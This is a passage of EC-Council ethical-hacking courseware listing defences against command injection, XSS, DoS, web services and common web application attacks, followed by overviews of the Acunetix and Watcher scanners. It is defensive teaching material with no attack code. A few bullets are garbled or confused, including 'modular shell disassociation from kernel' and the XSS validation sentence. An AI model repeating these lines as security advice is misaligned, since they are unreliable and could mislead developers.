The other strong protection against command injection is to run web applications with the privileges required to carry out their functions. Therefore, one should avoid running the web server as a root, or accessing a database as a **DBADMIN**, or else an attacker may be able to misuse administrative rights. The use of Java sandbox in the J2EE environment stops the execution of the system commands.

The use of an external command thoroughly checks user information that is inserted into the command. Create a mechanism for handling all possible errors, timeouts, or **blockages** during the calls. To ensure the expected work is actually performed, check all the output, return, and error codes from the call. At least this allows the user to determine if something has gone wrong. Otherwise, an attack may occur and never be detected.

- Perform input validation
- Use language-specific libraries that avoid problems due to shell commands
- Use a safe API that avoids the use of the interpreter entirely
- Use parameterized SQL queries
- Escape dangerous characters
- Perform input and output encoding
- Structure requests so that all supplied parameters are treated as data, rather than potentially executable content
- Use modular shell disassociation from kernel



How to Defend Against XSS Attacks

The following are the defensive techniques to prevent XSS attacks:

- Check and validate all the form fields, hidden fields, headers, cookies, query strings, and all the parameters against a **rigorous** specification.
- Implement a stringent security policy.
- Web servers, application servers, and web application environments are vulnerable to cross-site scripting. It is hard to identify and remove **XSS flaws** from web applications. The best way to find flaws is to perform a security review of the code, and search in all the places where input from an **HTTP** request comes as an output through HTML.
- A variety of different **HTML tags** can be used to transmit a malicious JavaScript. Nessus, Nikto, and other tools can help to some extent for scanning websites for these flaws. If vulnerability is discovered in one website, there is a high chance of it being vulnerable to other attacks.
- Filter the script output to defeat **XSS vulnerabilities** which can prevent them from being transmitted to users.
- The entire code of the website has to be reviewed if it has to be protected against XSS attacks. The sanity of the code should be checked by reviewing and comparing it against exact specifications. The areas should be checked as follows: the headers, as well as

cookies, query string form fields, and hidden fields. During the validation process, there must be no attempt to recognize the active content, neither to remove the **filter** nor sanitize it.


- There are many ways to encode the known filters for active content. A “**positive security policy**” is highly recommended, which specifies what has to be allowed and what has to be removed. Negative or attack signature-based policies are hard to maintain, as they are incomplete.
- Input fields should be limited to a maximum since most script attacks need several characters to get started.



How to Defend Against DoS Attacks

The following are the various measures that can be adopted to defend against DoS attacks:

- Configure the firewall to deny **external Internet Control Message Protocol** (ICMP) traffic access.
- Secure the remote administration and connectivity testing.
- Prevent use of unnecessary functions such as gets, strcpy, and return addresses from being overwritten, etc.
- Prevent **sensitive information** from overwriting.
- Perform thorough input validation.
- Data processed by the attacker should be stopped from being executed.




How to Defend Against Web Services Attacks

To defend against web services attacks, there should be a provision for multiple layers of protection that dynamically enforces legitimate application usage and blocks all known attack paths with or without relying on signature databases. This combination has proven effective in blocking even unknown attacks. Standard HTTP authentication techniques such as digest and SSL client-side certificates can be used for web services as well. Since most models incorporate business-to-business applications, it becomes easier to restrict access to only valid users.

- Configure firewalls/IDSs for a web services anomaly and signature detection.
- Configure WSDL Access Control Permissions to grant or deny access to any type of **WSDL-based SOAP messages**.
- Configure firewalls/IDS systems to filter improper SOAP and XML syntax.
- Use document-centric authentication credentials that use SAML.
- Implement centralized in-line requests and responses schema validation.
- Use multiple security credentials such as X.509 Cert, SAML assertions, and WS-Security.
- Block external references and use pre-fetched content when de-referencing URLs.
- Deploy web-services-capable firewalls capable of SOAP- and ISAPI-level filtering.

- Maintain and update a secure repository of XML schemas.



Web Application Countermeasures

The following are the various countermeasures that can be adopted for web applications.

Unvalidated Redirects and Forwards

Avoid using redirects and forwards if destination parameters cannot be avoided; ensure that the supplied value is valid, and authorized for the user.

Cross-Site Request Forgery

- Log off immediately after using a web application and clear the history.
- Do not allow your browser and websites to save login details.
- Check the HTTP Referrer header and when processing a POST, ignore URL parameters.

Broken Authentication and Session Management

- Use SSL for all authenticated parts of the application.
- Verify whether all the users' identities and credentials are stored in a hashed form.
- Never submit session data as part of a GET, POST.

Insecure Cryptographic Storage

- Do not create or use weak cryptographic algorithms.
- Generate encryption keys offline and store them securely.
- Ensure that encrypted data stored on disk is not easy to decrypt.

Web Application Countermeasures (Cont'd)

Insufficient Transport Layer Protection

- Non-SSL requests to web pages should be redirected to the **SSL page**
- Set the **'secure' flag** on all sensitive cookies
- Configure **SSL provider** to support only strong algorithms
- Ensure the certificate is **valid**, not expired, and matches all domains used by the site
- Backend and other connections should also use SSL or other **encryption technologies**

Directory Traversal

- Define access rights to the **protected areas** of the website
- Apply checks/hot fixes** that prevent the exploitation of the vulnerability such as Unicode to affect the directory traversal
- Web servers should be updated with **security patches** in a timely manner

Cookie/Session Poisoning

- Do not store plain text or weakly encrypted password in a **cookie**
- Implement **cookie's timeout**
- Cookie's authentication credentials should be associated with an **IP address**
- Make **logout functions** available

Copyright © by **EC-Council**. All Rights Reserved. Reproduction is Strictly Prohibited.



Web Application Countermeasures (Cont'd)

The following are the various countermeasures that can be adopted for web applications.

Insufficient Transport Layer Protection


- Non-SSL requests to web pages should be redirected to the SSL page.
- Set the 'secure' flag on all sensitive cookies.
- Configure SSL provider to support only strong algorithms.
- Ensure the certificate is valid, not expired, and matches all domains used by the site.
- Backend and other connections should also use SSL or other encryption technologies.

Directory Traversal

- Define access rights to the protected areas of the website.
- Apply checks/hot fixes that prevent the exploitation of the vulnerability such as Unicode to affect the directory traversal.
- Web servers should be updated with security patches in a timely manner.

Cookie/Session Poisoning

- Do not store plain text or weakly encrypted password in a cookie.
- Implement cookie's timeout.
- Cookie's authentication credentials should be associated with an IP address.
- Make logout functions available.



Web Application Countermeasures (Cont'd)

The following are the various countermeasures that can be adopted for web applications.

Security Misconfiguration


- Configure all security mechanisms and turn off all unused services.
- Set up roles, permissions, and accounts and disable all default accounts or change their default passwords.
- Scan for latest security vulnerabilities and apply the latest **security patches**.

LDAP Injection Attacks

- Perform type, pattern, and domain value validation on all input data.
- Make LDAP filters as specific as possible.
- Validate and restrict the amount of data returned to the user.
- Implement tight access control on the data in the **LDAP directory**.
- Perform dynamic testing and source code analysis.

File Injection Attack

- Strongly validate user input.
- Consider implementing a chroot jail.
- PHP: Disable allow_url_fopen and allow_url_include in php.ini.
- PHP: Disable register_globals and use E_STRICT to find uninitialized variables.
- PHP: Ensure that all file and streams functions (stream_*) are carefully vetted.



How to Defend Against Web Application Attacks

To defend against web application attacks, you can follow the countermeasures stated previously. To protect the web server, you can use WAF firewall/IDS and filter packets. You need to constantly update the software using patches to keep the server up-to-date and to protect it from attackers. **Sanitize** and filter user input, **analyze** the source code for SQL injection, and minimize use of third-party applications to protect the web applications. You can also use stored procedures and parameter queries to retrieve data and disable verbose error messages, which can guide the attacker with some useful information and use custom error pages to protect the web applications. To avoid SQL injection into the database, connect using a **non-privileged** account and grant least privileges to the database, tables, and columns. Disable commands like xp_cmdshell, which can affect the OS of the system.





FIGURE 13.61: How to Defend Against Web Application Attacks



Module Flow

Now we will discuss web application security tools. Web application security tools help you to detect the possible vulnerabilities in web applications automatically. Prior to this, we discussed web application countermeasures that prevent attackers from **exploiting web applications**. In addition to countermeasures, you can also employ security tools to protect your web applications from being hacked. Tools in addition to the countermeasures offer more protection.

 Web App Pen Testing	 Web App Concepts
 Security Tools	 Web App Threats
 Countermeasures	 Hacking Methodology
 Web Application Hacking Tools	

This section is dedicated to the security tools that protect web applications against various attacks.


Web Application Security Tool: Acunetix Web Vulnerability Scanner



■ Acunetix WVS checks **web applications** for SQL injections, cross-site scripting, etc.

- It includes advanced **penetration testing tools**, such as the HTTP Editor and the HTTP Fuzzer
- Port scans a web server** and runs security checks against network services
- Tests **web forms** and password-protected areas
- It includes an **automatic client script analyzer** allowing for security testing of Ajax and Web 2.0 applications





The screenshot shows the Acunetix Web Vulnerability Scanner (Free Edition) interface. The main window displays a list of scan results for a target URL. The results are categorized by severity: High (1), Medium (14), Low (4), and Informational (19). A summary bar indicates the overall threat level is High. The interface also shows a list of detected vulnerabilities, including ASP.NET Padding Oracle Vulnerability, Blind SQL Injection, Cross Site Scripting (Verified), SQL Injection, Application error message, ASP.NET error message, Cross Frame Scripting, Login page password guessing attack, OPTIONS method is enabled, Session Cookie without Secure flag, Error page Web Server version disclosure, GDI+ Frontpage extensions for Unix, GDI+ Possible ASP.NET sensitive file, GDI+ Typical login page, and Password type input with autocomplete.

Severity	Count
High	1
Medium	14
Low	4
Informational	19

Target information: http://testaspnet.vulnweb.com/

Statistics: 7132 requests

Progress: Scan is finished 100.00%

<http://www.acunetix.com>

Copyright © by **EC-Council**. All Rights Reserved. Reproduction is Strictly Prohibited.



Web Application Security Tool: Acunetix Web Vulnerability Scanner

Source: <http://www.acunetix.com>

Acunetix Web Vulnerability Scanner automatically checks your web applications for SQL injection, XSS, and other web vulnerabilities. It includes advanced penetration testing tools, such as the HTTP Editor and the **HTTP Fuzzer**. It port scans a web server and runs security checks against network services. It even tests web forms and password-protected areas. The automatic client script analyzer allows for security testing of **Ajax** and **Web 2.0 applications**.






FIGURE 13.62: Acunetix Web Vulnerability Scanner Tool Screenshot

Web Application Security Tool: Watcher Web Security Tool




Watcher is a plugin for the **Fiddler HTTP proxy** that passively audits a web application to find security bugs and compliance issues automatically

<http://www.casaba.com>

Copyright © by **EC-Council**. All Rights Reserved. Reproduction is Strictly Prohibited.



Web Application Security Tool: Watcher Web Security Tool

Source: <http://www.casaba.com>

Watcher is a plugin for the Fiddler HTTP proxy that passively audits a web application to find security bugs and compliance issues automatically. Passive detection means it's safe for production use. It detects **web-application** security issues and operational configuration issues.


